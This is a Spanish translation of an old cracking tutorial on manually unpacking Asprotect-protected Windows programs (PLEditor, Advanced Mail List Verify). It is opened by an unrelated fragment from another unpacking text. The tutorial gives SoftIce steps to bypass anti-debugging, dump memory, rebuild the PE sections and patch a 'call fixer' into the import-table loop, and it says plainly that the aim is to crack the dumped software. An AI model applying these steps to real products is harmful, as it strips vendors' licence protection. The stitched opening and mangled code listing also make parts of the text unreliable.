PARA TERMINAR EL ALINEAMIENTO TENEMOS QUE DIVIDIR EL TAMAÑO FISICO DEL SEGMENTO DE CODIGO ENTRE EL VALOR DE FILEALIGN, DE ESTA MANERA SE BORRAN LOS ULTIMOS 16 BYTES DE ESTA SECCION.

ENTONCES RESTAMOS ESTOS 16 BYTES TAMBIEN A LOS OTROS OFFSETS Y EL ALINEAMIENTO ESTA LISTO!

AHORA CAMBIEMOS EL ENTRYPOINT EN LA CABECERA (DUMPED FILE) CON EL NUEVO ENTRYPOINT QUE CALCULAMOS ANTERIORMENTE, CONVIRTIENDOLO EN UNA RVA USANDO, POR EJEMPLO, AOU.
RECONSTRUYE EL PE CON LA SECCION DE CODIGO MODIFICADA Y EL ARCHIVO ESTARA DESEMPACADO!!!

Manual Unpacking de Asprotect 1.0+

by LuTiN NoIR
Published by Tsehp, Aug 2000.

Traducido por Caos reptante

I_Introducción

Christal me ha pedido que rehiciera mi escrito sobre el volcado de PLEditor, que no ha sido ciertamente demasiado explícito. Pero esta vez me ha pedido que lo haga sobre otro programa, con el fin de verificar si funciona siempre de la misma manera. Así pues, este ensayo tendrá como finalidad obtener un volcado funcional de un programa protegido con Asprotect 1.0 (o superior). De hecho, hay muchas versiones de Asprotect y los dos programas presentados aquí no utilizan la misma versión (aunque es casi la misma). Aprovecharé para hablar un poco más del propio Asprotec. TeeJi me propuso su ayuda y os explicará una parte del funcionamiento de Asprotect (ver su ensayo). Vamos a tratar sobre tres sistemas de volcado: para empezar, el que utilicé sobre PLEditor aunque revisado, corregido y puesto a punto de acuerdo con Tsehp. Otro método (de hecho, dos para ser exacto) explicará un medio de reconstruir una tabla de importación.

Al final de este tutorial os indicaré otros trabajos que podrán ayudaros a comprendelo mejor (Sobre Asprotect, Cdilla y sobre el formato Pe)

II_Tools

SoftIce 4.01
IceDump 6.01
ProcDump 1.6.2 (o Procinfos)
Ida 4.04 (no imprescindible)
Winhex 9.4 (u otro)
Pe-rebuilder (u otro rebuilder)

III_1er método: PLEditor

En el informe sobre Aspack/Asprotect yo había propuesto un método para obtener un volcado funcional de PLEditor 3.0 build 15.06.2000. Había dicho que este método no funcionaba, aunque de hecho, sí lo hace. Voy a hacerlo de nuevo pero de otra manera. Intentaré explicarlo más claramente.
¿Que es Asprotect? Es una protección. Permite incluir en el programa ciertas limitaciones (tiempo, utilización...), anti-debuggers, código polimórfico o superposición del código, comprimir o encriptar el programa e impedir el volcado del mismo. Hay igualmente otras funciones de las cuales no nos ocuparemos aquí (especialmente se puede encriptar cierta parte del programa que se desencripta con una clave).
¿Cómo salir adelante? Es sencillo. Cuando se sabe, todo es fácil ☺).
En primer lugar ¿qué es lo que impide el volcado del programa? Asprotect no crea una tabla de importación y una IAT (import address table) correcta cuando se efectúa la descompresión del programa en la memoria (una parte de este tutorial está dedicada a ello).

1) Recogida de información y volcado.

Lo primero que hay que hacer es mirar las secciones de PLEditor. Esto nos permitirá saber donde Asprotect debería normalmente poner la tabla de importación del programa. Para ello, utilizaremos ProcDump y en PE Editor / Sections veremos:

Name	V. Size	V. Offset	Raw Size	R. Offset	Charact.
CODE	000B3000	00001000	00042800	00000400	C0000040
DATA	00002000	000B4000	00000C00	00042C00	C0000040
BSS	00002000	000B6000	00000000	00043800	C0000040

```
.idata     00003000       000B8000       00000200       00043800       C0000040
.tls       00001000       000BB000       00000000       00043A00       C0000040
.rdata     00001000       000BC000       00000200       00043A00       C0000040
.reloc     0000D000       000BD000       00000000       00043C00       C0000040
.rsrc      00036000       000CA000       0000A200       00043C00       C0000040
.data      00015000       00100000       00014800       0004DE00       C0000040
.data      00001000       00115000       00000000       00062600       C0000040
```

Encontramos una sección .idata y es aquí donde se encuentra una tabla de importación (para los exe con secciones .idata). Así pues, la import address table corresponde al virtual offset de la sección .idata (B80000). Sabemos entonces que su tabla de importación estará en 4B8000 (virtual offset + image base). Habrá que poner un breakpoint para cuando escriba en esta parte: **bpm 4b8000 w**.

Ahora que sabemos donde va a poner Asprotect la tabla de importación, podemos empezar a tracear el programa. El punto de comienzo del mismo está en 500001, ahí es donde se encuentra la primera parte de Asprotect (y donde hay una multicompresión). Pero esta versión 1.0 de Asprotect permite descomprimir estas partes en memoria con direcciones distintas. Será necesario evitar esto (thx sword). Para ello, habrá que poner un **bpx gettickcount** y se ejecuta el programa. Aparece el SoftIce y pulsamos F12 para volver al código del programa y debemos llegar normalmente aquí:

```
015F:00500223  C3                RET
015F:00500224  25FFFF0100        AND       EAX,0001FFFF   <-- llegamos aquí
015F:00500229  EB04              JMP       0050022F
015F:0050022B  E8EB04E9EB        CALL      EC39071B
015F:00500230  FB                STI
015F:00500231  E950EB04E8        JMP       E854ED86
015F:00500236  EB04              JMP       0050023C
015F:00500238  E9EBFBE9E8        JMP       E939FE28
015F:0050023D  0300              ADD       EAX,[EAX]
015F:0050023F  0000              ADD       [EAX],AL
```

Para evitar el cambio de la dirección es necesario poner EAX a 0 (o un valor similar), enseguida se llega al final de la primera zona en 500c28:

```
015F:00500C17  E8EB04E9EB        CALL      EC391107
015F:00500C1C  FB                STI
015F:00500C1D  E95BEB04E8        JMP       E854F77D
015F:00500C22  EB04              JMP       00500C28
015F:00500C24  E9EBFBE9C3        JMP       C43A0814
015F:00500C28  C3                RET                      <-- fin de la 1ª zona
015F:00500C29  B0DD              MOV       AL,DD
015F:00500C2B  54                PUSH      ESP
015F:00500C2C  004765            ADD       [EDI+65],AL
015F:00500C2F  7454              JZ        00500C85
```

Y aquí se pasa a la segunda zona, que se ha descomprimido en la memoria. Se llega a:

```
015F:0056407C  90                NOP
015F:0056407D  60                PUSHAD                   <-- llegamos aquí
015F:0056407E  E844060000        CALL      005646C7
015F:00564083  EB44              JMP       005640C9
015F:00564085  0000              ADD       [EAX],AL
015F:00564087  0000              ADD       [EAX],AL
015F:00564089  0000              ADD       [EAX],AL
015F:0056408B  0000              ADD       [EAX],AL
015F:0056408D  87DB              XCHG      EBX,EBX
015F:0056408F  90                NOP
```

Es necesario tracear hasta el fin de esta segunda zona. Para llegar más rápidamente se puede poner un **bpm eip+5bb x**. Se llega aquí:

```
015F:00564632  0385A0304400        ADD       EAX,[EBP+004430A0]
015F:00564638  5B                  POP       EBX           <-- llegamos aquí
015F:00564639  0BDB                OR        EBX,EBX
015F:0056463B  8985D92E4400        MOV       [EBP+00442ED9],EAX
015F:00564641  61                  POPAD
015F:00564642  7508                JNZ       0056464C
015F:00564644  B801000000          MOV       EAX,00000001
015F:00564649  C20C00              RET       000C
015F:0056464C  68B8665500          PUSH      005566B8
015F:00564651  C3                  RET                     <-- fin de la 2ª zona
```

Partiendo de 564651 se va hacia la tercera zona de memoria. Vamos allá:

```
015F:005566B5  8D4000              LEA       EAX,[EAX+00]
015F:005566B8  55                  PUSH      EBP           <-- aquí estamos
015F:005566B9  8BEC                MOV       EBP,ESP
015F:005566BB  83C4F4              ADD       ESP,-0C
015F:005566BE  E86DFBFEFF          CALL      00546230
015F:005566C3  0F858F09FFFF        JNZ       00547058
015F:005566C9  E8460EFFFF          CALL      00547514
015F:005566CE  E84537FFFF          CALL      00549E18
015F:005566D3  E81C55FFFF          CALL      0054BBF4
015F:005566D8  E8A3AAFFFF          CALL      00551180
015F:005566D8  E8A3AAFFFF          CALL      00551180
015F:005566DD  E87609FFFF          CALL      00547058     <-- entramos en el call
015F:005566E2  8BE5                MOV       ESP,EBP
015F:005566E4  5D                  POP       EBP
015F:005566E5  C20C00              RET       000C
015F:005566E8  0000                ADD       [EAX],AL
015F:005566EA  0000                ADD       [EAX],AL
015F:005566EC  0000                ADD       [EAX],AL
015F:005566EE  0000                ADD       [EAX],AL
015F:005566F0  0000                ADD       [EAX],AL
```

He aquí el principio de la tercera zona de memoria de Asprotect, siempre es necesario entrar en el último call para ocuparse del anti-debugger. Una vez que se ha entrado en él, se entra en el segundo que se encuentra:

```
015F:00555674  8B1574C75500        MOV       EDX,[0055C774]
015F:0055567A  8B45F8              MOV       EAX,[EBP-08]
015F:0055567D  E832E6FFFF          CALL      00553CB4
015F:00555682  8A15DCB65500        MOV       DL,[0055B6DC]
015F:00555688  8B45F8              MOV       EAX,[EBP-08]
015F:0055568B  E890E6FFFF          CALL      00553D20      <-- call anti-debugger
015F:00555690  8945F4              MOV       [EBP-0C],EAX
015F:00555693  837DF400            CMP       DWORD PTR [EBP-0C],00
015F:00555697  7428                JZ        005556C1
015F:00555699  8B45F4              MOV       EAX,[EBP-0C]
```

El call en 55568B es el anti-debugger, a continuación pone EAX en EBP-0C y mira si es 0. Aquí reemplazo el CALL por MOV EAX, 0 (se trata simplemente de poner EAX a 0 al volver del call). A continuación se pulsa F5 y deberá aparecer de nuevo el SoftIce. Ya he hablado al principio de poner un **bpm 4b8000 w** para saber cuando escribirá en la zona de la tabla de importación. Se llega aquí:

```
015F:00545709  782A                JS        00545735
015F:0054570B  F3A5                REPZ MOVSD              <-- se llega aquí
015F:0054570D  89C1                MOV       ECX,EAX
015F:0054570F  83E103              AND       ECX,03
015F:00545712  F3A4                REPZ MOVSB
015F:00545714  5F                  POP       EDI
015F:00545715  5E                  POP       ESI
```

```
015F:00545716  C3                  RET
015F:00545717  8D740EFC            LEA       ESI,[ECX+ESI-04]
015F:0054571B  8D7C0FFC            LEA       EDI,[ECX+EDI-04]
```

Entonces, copia lo que hay en ESI a EDI. Según esto, EDI= 4B8004 y ESI= C72824. Aquí copia ceros hacia la zona donde debería estar la tabla de importación. Pero, ¿cómo es que utiliza una zona en C70000? Hay que ver con el SoftIce lo que hay:

```
0167:00C72500 97 1F FB 4D B4 B2 65 77-1B 59 3D 6C ED E4 00 D0  ...M..ew.Y=l....
0167:00C72510 88 0B 00 01 69 6D 6D 33-32 2E 64 6C 6C 00 01 18  ....imm32.dll...
0167:00C72520 8C 90 8F 6D 2A 4B F0 E9-95 CE F8 38 EC 02 E5 C9  ...m*K.....8....
0167:00C72530 CB 82 44 A9 C1 4D E5 EA-01 17 8C 90 8F 6D 2A 4B  ..D..M.......m*K
```

Es extraño encontrar referencias a DLLs. Hay que tenerlo en cuenta. Se puede quitar el breakpoint de escritura, ya que va a seguir escribiendo pero no nos va a llevar a ninguna parte. Hay que seguir traceando (F10) para llegar al punto en que Asprotect cede el turno al programa de descompresión en memoria. Normalmente, se llega aquí:

```
015F:00555DE9  8B4508              MOV       EAX,[EBP+08]
015F:00555DEC  8B10                MOV       EDX,[EAX]
015F:00555DEE  8B4508              MOV       EAX,[EBP+08]
015F:00555DF1  8B401C              MOV       EAX,[EAX+1C]
015F:00555DF4  E887F6FFFF          CALL      00555480      <-- se llega aquí
015F:00555DF9  5F                  POP       EDI
015F:00555DFA  5E                  POP       ESI
015F:00555DFB  5B                  POP       EBX
015F:00555DFC  5D                  POP       EBP
015F:00555DFD  C20400              RET       0004
```

Bien, se reconoce fácilmente este call por el hecho de que recupera el valor de los registros, inmediatamente después. Es necesario entrar, si no, el programa se lanza. Enseguida se llega aquí:

```
015F:005554A4  B854775400          MOV       EAX,00547754
015F:005554A9  E8AE3CFFFF          CALL      0054915C
015F:005554AE  E86D0AFFFF          CALL      00545F20      <-- se evita este call
015F:005554B3  33C0                XOR       EAX,EAX
015F:005554B5  5A                  POP       EDX
015F:005554B6  59                  POP       ECX
015F:005554B7  59                  POP       ECX
015F:005554B8  648910              MOV       FS:[EAX],EDX
015F:005554BB  EB0A                JMP       005554C7
015F:005554BD  E93208FFFF          JMP       00545CF4
```

Aquí es necesario evitar el paso por el segundo call, de lo contrario se lanza el programa y lo perdemos. Hay que nopear o bien hacer **r eip eip+5** cuando se está encima. Un poco más lejos encontramos lo mismo:

```
015F:005554D9  B854775400          MOV       EAX,00547754
015F:005554DE  E8793CFFFF          CALL      0054915C
015F:005554E3  E8380AFFFF          CALL      00545F20      <-- se evita este call
015F:005554E8  33C0                XOR       EAX,EAX
015F:005554EA  5A                  POP       EDX
015F:005554EB  59                  POP       ECX
015F:005554EC  59                  POP       ECX
015F:005554ED  648910              MOV       FS:[EAX],EDX
015F:005554F0  EB0A                JMP       005554FC
015F:005554F2  E9FD07FFFF          JMP       00545CF4
```

Se hace lo mismo, **r eip eip+5** o NOPs. Queda aún un doble call, se evita el segundo:

```
015F:00555534  648920              MOV       FS:[EAX],ESP
```

```
015F:00555537  33C9              XOR       ECX,ECX
015F:00555539  B201              MOV       DL,01
015F:0055553B  B854775400        MOV       EAX,00547754
015F:00555540  E8173CFFFF        CALL      0054915C
015F:00555545  E8D609FFFF        CALL      00545F20      <-- se evita
015F:0055554A  33C0              XOR       EAX,EAX
015F:0055554C  5A                POP       EDX
015F:0055554D  59                POP       ECX
015F:0055554E  59                POP       ECX
```

Una vez más se hace **r eip eip+5** cuando se está sobre el call. Continuamos traceando hasta llegar aquí:

```
015F:00555590  EBE8              JMP       0055557A
015F:00555592  61                POPAD                   <-- EAX a EIP
015F:00555593  EB01              JMP       00555596
015F:00555595  E850EB02E9        CALL      E95840EA
015F:0055559A  17                POP       SS
015F:0055559B  E802000000        CALL      005555A2
015F:005555A0  E91758803D        JMP       3DD5ADBC
015F:005555A5  88C7              MOV       BH,AL
015F:005555A7  55                PUSH      EBP
015F:005555A8  0000              ADD       [EAX],AL
```

Aquí se encuentra el POPAD característico de un final de descompresión. En este momento EAX contiene el puntero EIP del programa descomprimido en memoria, un poco más adelante un RET nos envía allí. Pero antes de hacer nada veamos el estado de la zona 4B8000 donde debería estar la tabla de importación:

```
015F:004B8180 F4 49 C7 00 00 4A C7 00-0C 4A C7 00 18 4A C7 00  .I...J...J...J..
015F:004B8190 24 4A C7 00 30 4A C7 00-3C 4A C7 00 48 4A C7 00  $J..0J..<J..HJ..
015F:004B81A0 54 4A C7 00 60 4A C7 00-6C 4A C7 00 78 4A C7 00  TJ..`J..lJ..xJ..
015F:004B81B0 84 4A C7 00 90 4A C7 00-9C 4A C7 00 A8 4A C7 00  .J...J...J...J..
```

Aquí se encuentran muchas referencias a la zona C7xxxx. Utiliza el mismo principio (aunque de modo distinto) que Cdilla. Para llamar a una API hace un call [4B8180], que llama a lo que hay en C749F4 y allí a un código del tipo JMP API. De hecho, es más complejo (ver la parte del tutorial que habla de ello), desencripta ciertas cosas para tener la API. Pero lo hace cuando el programa tiene necesidad de esta API. Así pues, la idea es de añadir esta parte al programa, el cual la vuelca al llegar a la zona C7xxxx. Para hacer esto, es necesario saber donde comienza esta zona y donde termina. Se observa con el SoftIce y se ve (entre zonas de memoria no válidas) que comienza en C70000 y termina en C78000. Por consiguiente, se puede volcar esta zona utilizando el IceDump (extensión del SoftIce) y haciendo: **pagein d c70000 8000 c:\Import.dat.** Se obtendrá así un volcado de esta zona en el fichero import.dat.
Sin embargo, no hay que precipitarse y volcar el programa directamente. En efecto, si se analiza esto más de cerca y se deja desarrollar el programa, se puede ver que cuando llama a la zona C7xxxx, hace asimismo llamada a otra zona. He aquí un ejemplo:

```
:00C74C32  0000              ADD       [EAX],AL
:00C74C34  1E                PUSH      DS
:00C74C35  0000              ADD       [EAX],AL
:00C74C37  006842            ADD       [EAX+42],CH
:00C74C38  68424CC700        PUSH      00C74C42
:00C74C3D  E84A048EFF        CALL      0055508C    <-- llama a una zona en memoria 55508C
:00C74C42  7A2C              JP        00C74C70
:00C74C44  C7009A2CC700      MOV       DWORD PTR [EAX],00C72C9A
:00C74C4A  C7002A560000      MOV       DWORD PTR [EAX],0000562A
:00C74C50  1E                PUSH
```

Se puede ver que utiliza una zona de memoria situada en 55508C. Ésta corresponde al lugar en el que Asprotect se descomprime. Por consiguiente, para que el programa funcione, la zona de Asprotect debe también estar presente. Es necesario pues, volcarla también. En este momento se puede ver toda la zona entre zonas de memoria no válidas, pero aquí cierta parte aún no es válida, por lo que hay que observar con cuidado. Esta zona se extiende entre 520000 y 567000, es necesario volcarla como sigue: **pagein d 520000 47000 c:\asprotect.dat**.
Ahora tenemos la zona de Asprotect en el fichero asprotect.dat.
Se puede ahora pasar al volcado del programa propiamente dicho. A la altura del POPAD se hace **a eip** para modificar la instrucción y se

pone **jmp eip** para que el programa entre en un bucle sin fin. Inmediatamente pulsamos F5 para salir del programa y sólo resta hacer un volcado completo sobre el objetivo que está en memoria.

2) Reconstrucción del volcado

Ahora con todo esto hay que reconstruir un ejecutable válido. Anteriormente, yo utilizaba un método poco detallado y muy complicado. Un día TeeJi me preguntó por qué lo hacía de aquel modo en vez de utilizar las secciones. No lo dudé un instante, lo hice así y fue mucho más simple.

Bien, antes que nada, hay que hacer una pequeña manipulación. Hay que copiar la sección de Asprotec (la que corresponde a la que está ya en el fichero) del programa de origen (el protegido) a nuestro volcado. Debe hacerse así porque la tabla de importación (la que utiliza Asprotect) está estropeada y no se puede utilizar el programa volcado. Para saber donde está el principio de esta zona, se busca con un editor hexadecimal la cadena "90 60 E8 01 00 00 00 90 5D" que siempre es el inicio de la zona de Asprotect. Se copia desde aquí hasta el final del programa, y se la coloca en el lugar de la del programa volcado (se busca la misma cadena en éste para encontrar el inicio).

A continuación hay que unir al programa los otros dos volcados que se han hecho. Sin embargo, hay que ponerlos en las zonas de memoria donde se encontraban. Para esto, se debe utilizar ProcDump, ir a PE Editor y se abre nuestro programa volcado. A continuación, en Sections se hace Add section y se añade una sección de las siguientes características

Name: **.aspr** V.Size: **00047000** V.Offset: **00120000** Raw Size: **00047000** R.Offset: **00115400** Charac.: **E0000020**

Esta es la sección para el fichero asprotect.dat. Se le da un virtual offset de 120000 (más la image base, 520000) para que se encuentre en un buen lugar de la memoria. El tamaño del volcado es de 47000h, así pues se pone 47000, el real offset lo da ProcDump y las características se pueden cambiar, aunque no es obligatorio. A continuación se añade la sección para el fichero import.dat:

Name: **.import** V.Size: **00008000** V.Offset: **00870000** Raw Size: **00008000** R.Offset: **0015C400** Charac.:**E0000020**

La misma explicación que para el anterior. No hay que olvidar cambiar el tamaño de la imagen. Yo no me preocupo de ello, porque utilizo Procinfo (de TeeJi) que lo hace en mi lugar. Pero vosotros debéis hacerlo tomando los tamaños de las secciones añadidas y el tamaño de la imagen.

Ahora que se ha hecho esto, se ha de tomar el editor hexadecimal, se abre el fichero asprotect.dat y se copia todo. Se inserta esto al final del volcado de PLEditor. A continuación se hace lo mismo con el fichero import.dat. Se salva el volcado y se cambia el valor de EIP (el contenido en EAX a la altura del POPAD), aquí se hace 4B327C-400000 (image base)= B327C. Así pues, el nuevo valor de EIP será B327C. Se cambia con el editor hexadecimal o con el ProcDump.

Ahora se coge el volcado y se ejecuta. Tranquilos ☺ . Resulta que nuestro volcado es ejecutable. Ya no nos queda más que crackear el volcado…

IV_2ºmétodo: Advanced mail list verify 2.0

No habiendo tenido éxito utilizando el método precedente sobre AMV, os voy a presentar un método que Tsehp ha utilizado sobre Commview. Tened en cuenta que este método no funciona con PLEditor (Tsehp lo ha cambiado: ver parte 4). Este método es utilizado especialmente con Cdilla: es lo que se llama un "call fixer". Permite poner las direcciones de las APIs (y de las funciones) en la tabla de importación (en la IAT). Así, no se tendrá siempre una IAT y una tabla de importación correcta en el verdadero sentido del término, pero no hará falta volcar la parte de la tabla de importación y la parte de Asprotect.

Veamos como se presentan las secciones del programa:

Name	V. Size	V. Offset	Raw Size	R. Offset	Charact.
.text	00028000	00001000	00012200	00001000	C0000040
.rdata	00003000	00029000	00000C00	00013200	C0000040
.data	0000D000	0002C000	00001400	00013E00	C0000040

```
.rsrc      00029000       00039000       00019000       00015200       C0000040
.data      00015000       00062000       00014E00       0002E200       C0000040
.data      00001000       00077000       00000000       00043000       C0000040
```

Aquí no hay sección .idata, pero sí hay una sección .rdata en la cual se hubiera encontrado la tabla de importación del programa descomprimido (si existiera). Hay que poner en ella un breakpoint dirigido al inicio de la sección (cuando va a escribir): **bpm 429000 w**. A continuación hay que tracear como antes (no lo explico de nuevo, ya que el proceso es idéntico) hasta el principio de la zona tres de Asprotect. Se procede de la misma manera con el debugger, y el SoftIce actúa igualmente en el breakpoint de escritura al principio de la zona .rdata. Nos encontramos esta vez que toda la parte de la import table está comprendida entre DE0000 y DE4000. Retiramos el breakpoint y traceamos hasta el final (igual que antes, excepto los dobles calls que no están). Se pasa a continuación al inicio del programa:

```
015F:00421BFB  C3                  RET
015F:00421BFC  55                  PUSH      EBP           <-- inicio del programa
015F:00421BFD  8BEC                MOV       EBP,ESP
015F:00421BFF  6AFF                PUSH      FF
015F:00421C01  6860944200          PUSH      00429460
015F:00421C06  68985B4200          PUSH      00425B98
015F:00421C0B  64A100000000        MOV       EAX,FS:[00000000]
015F:00421C11  50                  PUSH      EAX
015F:00421C12  64892500000000      MOV       FS:[00000000],ESP
015F:00421C19  83EC58              SUB       ESP,58
```

De paso, aprovechamos para tomar nota de que el EIP es de 421BFC. Continuamos traceando hasta llegar aquí:

```
015F:00421C19  83EC58              SUB       ESP,58
015F:00421C1C  53                  PUSH      EBX
015F:00421C1D  56                  PUSH      ESI
015F:00421C1E  57                  PUSH      EDI
015F:00421C1F  8965E8              MOV       [EBP-18],ESP
015F:00421C22  FF1574914200        CALL      [00429174]    <-- interesante
015F:00421C28  33D2                XOR       EDX,EDX
015F:00421C2A  8AD4                MOV       DL,AH
015F:00421C2C  8915B86B4300        MOV       [00436BB8],EDX
015F:00421C32  8BC8                MOV       ECX,EAX
```

Aquí está lo que había explicado antes para PLEditor. Llama a lo que se encuentra normalmente en la tabla de importación (aquí en 429174 al inicio de la sección .rdata) y en 429174, se encuentra DE2464. Así pues, llama a lo que hay en DE2464:

```
015F:00DE2464  E993091BBF          JMP       KERNEL32!GetVersion
015F:00DE2469  1B00                SBB       EAX,[EAX]
015F:00DE246B  000E                ADD       [ESI],CL
015F:00DE246D  0000                ADD       [EAX],AL
015F:00DE246F  00E9                ADD       CL,CH
015F:00DE2471  37                  AAA
015F:00DE2472  A11ABF1B00          MOV       EAX,[001BBF1A]
```

Y en DE2464, hay este salto a una API. He aquí como reencuentra sus funciones. Pero esto no es todo, ya he dicho que el programa se desencripta sobre la marcha. Continuamos traceando y llegamos a un lugar interesante (hay que buscar siempre un CALL [429xxx]):

```
015F:0040B8DB  51                  PUSH      ECX
015F:0040B8DC  52                  PUSH      EDX
015F:0040B8DD  FF1508904200        CALL      [00429008]    <-- un call interesante
015F:0040B8E3  85C0                TEST      EAX,EAX
015F:0040B8E5  7408                JZ        0040B8EF
015F:0040B8E7  8B44241C            MOV       EAX,[ESP+1C]
015F:0040B8EB  33F6                XOR       ESI,ESI
015F:0040B8ED  8907                MOV       [EDI],EAX
```

¿Por qué este CALL [00429xxx] es más interesante que los otros? Veamos lo que hace a continuación:

```
015F:00DE2A14  681E2ADE00          PUSH      00DE2A1E  <-- se llega aquí si se entra en el
                                                         call
015F:00DE2A19  E816246DFF          CALL      004B4E34  <-- llamada a una parte de Asprotect
015F:00DE2A1E  851F                TEST      [EDI],EBX
015F:00DE2A20  DE00                FIADD     WORD PTR [EAX]
015F:00DE2A22  AE                  SCASB
015F:00DE2A23  1F                  POP       DS
015F:00DE2A24  DE00                FIADD     WORD PTR [EAX]
015F:00DE2A26  DE00                FIADD     WORD PTR [EAX]
```

Se va a la misma zona de memoria que antes, pero no hace el JMP API, sino CALL 004B4E34. Es una parte que está en la zona de Asprotect. Aquí se encuentra el call que sirve para desencriptar las APIs. Es muy importante, hay que tomar nota de este punto.

Ahora se vuelve a empezar, se evita el cambio de dirección, se pasa la descompresión y se llega a la tercera zona; se elude el anti-debugger, sin olvidar colocar nuestro **bpm 429000 w**. Normalmente, el SoftIce deberá detenerse sobre el REPZ MOVSB de antes, allí donde copiaba ceros. Pero esta vez pulsaremos F5 para continuar. El SoftIce debería detenerse aquí:

```
015F:004B5138  87FE                XCHG      EDI,ESI
015F:004B513A  AC                  LODSB
015F:004B513B  08C0                OR        AL,AL
015F:004B513D  74E4                JZ        004B5123
015F:004B513F  4E                  DEC       ESI
015F:004B5140  56                  PUSH      ESI
015F:004B5141  53                  PUSH      EBX
015F:004B5142  80F802              CMP       AL,02
015F:004B5145  7407                JZ        004B514E
015F:004B5147  0FB64E01            MOVZX     ECX,BYTE PTR [ESI+01]
015F:004B514B  41                  INC       ECX
015F:004B514C  EB05                JMP       004B5153
015F:004B514E  B904000000          MOV       ECX,00000004
015F:004B5153  41                  INC       ECX
015F:004B5154  01CE                ADD       ESI,ECX
015F:004B5156  E8B5FDFFFF          CALL      004B4F10      <-- busca las APIs
015F:004B515B  AB                  STOSD
015F:004B515C  EBDC                JMP       004B513A      <-- vuelve al inicio
015F:004B515E  61                  POPAD
```

Y aquí entra en un bucle. Si se mira, se puede ver en EDI valores del tipo 429004. A grandes rasgos, esta rutina se utiliza para escribir en la tabla de importación normal (en 429000) las referencias a la tabla de importación en DE0000. Pues aquí la idea es que el programa no escriba en 429000 las referencias a la zona en DE0000, sino que ponga directamente las direcciones de las APIs que serán utilizadas. Es por esta razón que antes hemos buscado el CALL 4B4E34 que sirve para desencriptar las direcciones de las APIs.
Es pues aquí, donde va a ponerse el call fixer. Tened en cuenta que si os da pereza, Tsehp propone encontrar el CALL 4B4E34 haciendo **s 0 l ffffffff '55 8b ec c4 f8 fe ff'**. Este bucle, se puede encontrar con **s 0 l ffffffff 'ac 08 c0 74 e4'.** Pero es conveniente saber de donde proceden estos datos.
Ahora es necesario escribir un call fixer antes de que se ejecute este bucle. Es aquí donde hay que darle las gracias a Tsehp ☺ . En efecto él propuso este método sobre el programa Commview. He aquí el principio:

```
015F:004B514E  B904000000          MOV       ECX,00000004
015F:004B5153  41                  INC       ECX
015F:004B5154  01CE                ADD       ESI,ECX
015F:004B5156  E8B5FDFFFF          CALL      004B4F10      <-- hay que desviarse aquí
015F:004B515B  AB                  STOSD
015F:004B515C  EBDC                JMP       004B513A      <-- salto al inicio del bucle
```

Lo que hay que hacer es desviarse a la altura del call y buscar un espacio libre en memoria (con ceros) para desviar el call y añadir nuestro código. Lo he desviado a 4B6500:

```
015F:004B5147  0FB64E01            MOVZX     ECX,BYTE PTR [ESI+01]
015F:004B514B  41                  INC       ECX
015F:004B514C  EB05                JMP       004B5153
015F:004B514E  B904000000          MOV       ECX,00000004
015F:004B5153  41                  INC       ECX
015F:004B5154  01CE                ADD       ESI,ECX
015F:004B5156  E9A5130000          JMP       004B6500       <-- nos desviamos
015F:004B515B  AB                  STOSD
015F:004B515C  EBDC                JMP       004B513A
015F:004B515E  61                  POPAD
```

Y en 4B6500 se coloca el call fixer que Tsehp nos propone (thx man ☺). He aquí lo que él propone como call fixer:

```
190000 call 18a2f4               ; we use the legal call
190005 cmp ecx,40000000          ; ecx contains an api address ?
19000b jle 19001c                ; if not
19000d add ecx,eax               ; if yes convert the address***case 2
19000f add ecx,5                 ; to the absolute api address for a normal import table
190012 mov dword ptr [edi],ecx   ; put it in import table, pointed by edi
190014 add edi,4                 ; updates edi to the next import
190017 jmp 18a51e                ; back to normal
19001c cmp ecx,0                 ; is it case 4 ?
19001f jz 19002e
190021 cmp eax,40000000          ; eax contains an api address ?
190026 jle 19003c                ; if not go to 19003c
190028 stosd                     ; we're in case 1, direct copy of valid api address in import
table
190029 jmp 18a51e                ; back to normal
19002e push dword ptr [eax+1]    ; we're in case 3, pushes the encrypted api address
190031 call 16df80               ;IMPORTANT
you have to locate this aspack address by doing a S 0 L FFFFFFFF 55 8b ec 81 c4 f8 fe ff ff 53
56
so we found as example 16df80, you MUST modify the code at offset 16df80+95 with three nops
(90), if you don't
this call will generate an error 13 in aspack (the call doesn't return properly)
this call is used to decypher the encrypted api address, normally decrypted at run time

190036 stosd                     ; the api's address is then decrypted, copy it to import
table
190037 jmp 18a51e                ; back to normal, don't forget that this is the loop back
jump
19003c mov eax,KERNEL32!GetProcAddress     ; use softice to have your system's getprocaddress.
this is case 4
190041 stosd                               ; copy to import table
190042 jmp 18a51e                ; back to normal
```

Está bien, pero aquí el call fixer no va a funcionar. Será necesario modificarlo, especialmente a la altura del CMP ECX, 0 que impida pasar por el CMP EAX, 40000000. Pero antes que esto, queda una cosa que impediría que funcionase. No nos preocupemos por el momento de la tabla de importación y hagamos el volcado del programa (como anteriormente, pero esta vez sólo del programa). Analicemos el volcado que hemos obtenido y veamos especialmente el inicio de la sección .rdata:

```
00029000 DC29 DE00 F829 DE00 142A DE00 302A DE00 .)...)...*..0*..
00029010 4C2A DE00 682A DE00 842A DE00 A02A DE00 L*..h*...*...*..
00029020 BC2A DE00 0000 0000 482B DE00 542B DE00 .*......H+..T+..
00029030 602B DE00 6C2B DE00 782B DE00 842B DE00 `+..l+..x+...+..
00029040 0000 0000 4228 F2BF FE24 F2BF D824 F2BF ....B(...$...$..
00029050 3A28 F2BF 8A28 F2BF 9322 F2BF 3551 F2BF :(...(..."..5Q..
00029060 144A F2BF 7B50 F2BF 8D14 F2BF 7F26 F2BF .J..{P.......&..
00029070 0000 0000 7021 DE00 7C21 DE00 8821 DE00 ....p!..|!...!..
```

```
00029080 9421 DE00 A021 DE00 AC21 DE00 B821 DE00 .!...!...!...!..
00029090 C421 DE00 D021 DE00 DC21 DE00 E821 DE00 .!...!...!...!..
000290A0 F421 DE00 0022 DE00 0C22 DE00 1822 DE00 .!..."..."..."..
000290B0 2422 DE00 3022 DE00 3C22 DE00 4822 DE00 $"..0"..<"..H"..
000290C0 5422 DE00 6022 DE00 203D 4B00 6C22 DE00 T"..`".. =K.l"..
000290D0 7822 DE00 8422 DE00 9022 DE00 9C22 DE00 x"..."..."..."..
000290E0 A822 DE00 B422 DE00 C022 DE00 CC22 DE00 ."..."..."..."..
```

